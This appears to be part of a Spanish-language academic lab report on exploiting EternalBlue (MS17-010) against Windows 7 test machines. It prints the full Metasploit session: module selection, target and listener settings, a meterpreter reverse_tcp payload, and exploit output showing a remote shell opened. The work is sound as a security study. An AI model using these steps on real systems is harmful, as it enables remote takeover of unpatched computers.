
Fuente: Autor

Figura 14. Resumen de las vulnerabilidades halladas en Win7x64.




Fuente: Autor

Figura 15. Resumen de las vulnerabilidades halladas en Win7x86.



Fuente: Autor


Figura 16. Descripción de la vulnerabilidad EternalBlue – Win7x64



Fuente: Autor

Los datos que aportaron información para determinar el fallo de seguridad presentando en las máquinas con sistema operativo Windows en el año 2020, están relacionados con la no actualización de estos sistemas y además de contar con el protocolo ‘Server Message Block’ (SMB) en estado activo que permite compartir archivos e impresoras. A partir de esa información, se procedió a investigar cómo un exploit puede sacar provecho del servicio activo y de mantener el sistema operativo Windows sin actualizar, al respecto encontramos un exploit denominado ‘EternalBlue’, aunque también es denominado otros nombres, con el código CVE-2017-0144, que precisamente permite explotar el fallo de seguridad de Windows citado anteriormente y realizar un ataque a la computadora remotamente, con lo cual se logra ejecutar código en la computadora víctima y en general tomar el control de los procesos. Cabe resaltar que Microsoft lanzó un parche de seguridad corrigiendo este inconveniente con la actualización de seguridad MS17-010.

Figura 17. Descripción de cómo ejecutar la vulnerabilidad con un Metasploit




Fuente: Autor

2.2.4 Explotación de las vulnerabilidades


Desde Kali Linux utilizamos la consola de metasploit ‘msfconsole’ para lanzar los comandos necesarios y materializar la explotación de la vulnerabilidad. Desde la figura 18 hasta la figura 23 corresponden a la explotación realizada en la máquina con Win7x64.

Figura 18. Utilización del Metasploit Framework msfconsole




Fuente: Autor

Figura 19. Búsqueda de la vulnerabilidad con el comando ‘search’



Fuente: autor


Figura 20. Utilización del comando ‘use’ utilizando el exploit del resultado de la búsqueda.



```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file
 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.103   yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path
```

Fuente: autor

Figura 21. Modificación del parámetro ‘rhost’ con la dirección IP de la víctima



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.43.94
rhost => 192.168.43.94
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.43.94    yes       The target host(s), range CIDR identifier,
 or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for a
uthentication
   SMBPass                         no        (Optional) The password for the specified
username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches explo
it Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_https):
```

Fuente: autor

Figura 22. Carga útil ‘payload’ que va a ejecutar la vulnerabilidad

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.43.94    yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.103   yes       The listen address (an interface may be specified)
   LPORT     8443             yes       The listen port
```


Fuente: autor

Figura 23. Modificación de los parámetros ‘lhost’ (equipo desde donde se realiza el ataque) y puerto

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.43.103
lhost => 192.168.43.103
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lport 1930
lport => 1930
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.43.94    yes       The target host(s), range CIDR identifier, or hosts file
 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.103   yes       The listen address (an interface may be specified)
   LPORT     1930             yes       The listen port
```


Fuente: Autor

Figura 24. Ejecución del Exploit


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.43.103:1930
[*] 192.168.43.94:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.43.94:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x 64 (64-bit)
[*] 192.168.43.94:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.43.94:445 - Connecting to target for exploitation.
[+] 192.168.43.94:445 - Connection established for exploitation.
[+] 192.168.43.94:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.43.94:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.43.94:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.43.94:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.43.94:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.43.94:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.43.94:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.43.94:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.94:445 - Starting non-paged pool grooming
[+] 192.168.43.94:445 - Sending SMBv2 buffers
[+] 192.168.43.94:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.43.94:445 - Sending final SMBv2 buffers.
[*] 192.168.43.94:445 - Sending last fragment of exploit packet!
[*] 192.168.43.94:445 - Receiving response from exploit packet
[+] 192.168.43.94:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.43.94:445 - Sending egg to corrupted connection.
[*] 192.168.43.94:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.43.94
[*] Meterpreter session 1 opened (192.168.43.103:1930 -> 192.168.43.94:49166) at 2020-09-23 13:19:36 -0500
[+] 192.168.43.94:445 - =-=-=-=


La explotación de la vulnerabilidad MS17-010 en la máquina con Windows 7x86 fue exactamente igual a la realizada en la máquina con Win 7x64. Aunque el resultado fue completamente diferente, porque en Win7x86 provocó un volcado de memoria y generó un pantallazo azul provocando el reinicio del sistema, mientras que en Win7x64 podemos tomar el control de la máquina.

Figura 26. Reinicio del sistema Win7x86 al ejecutar el Exploit



Fuente: Autor

Figura 27. Mensaje del sistema operativo al reiniciarse.



Fuente: Autor

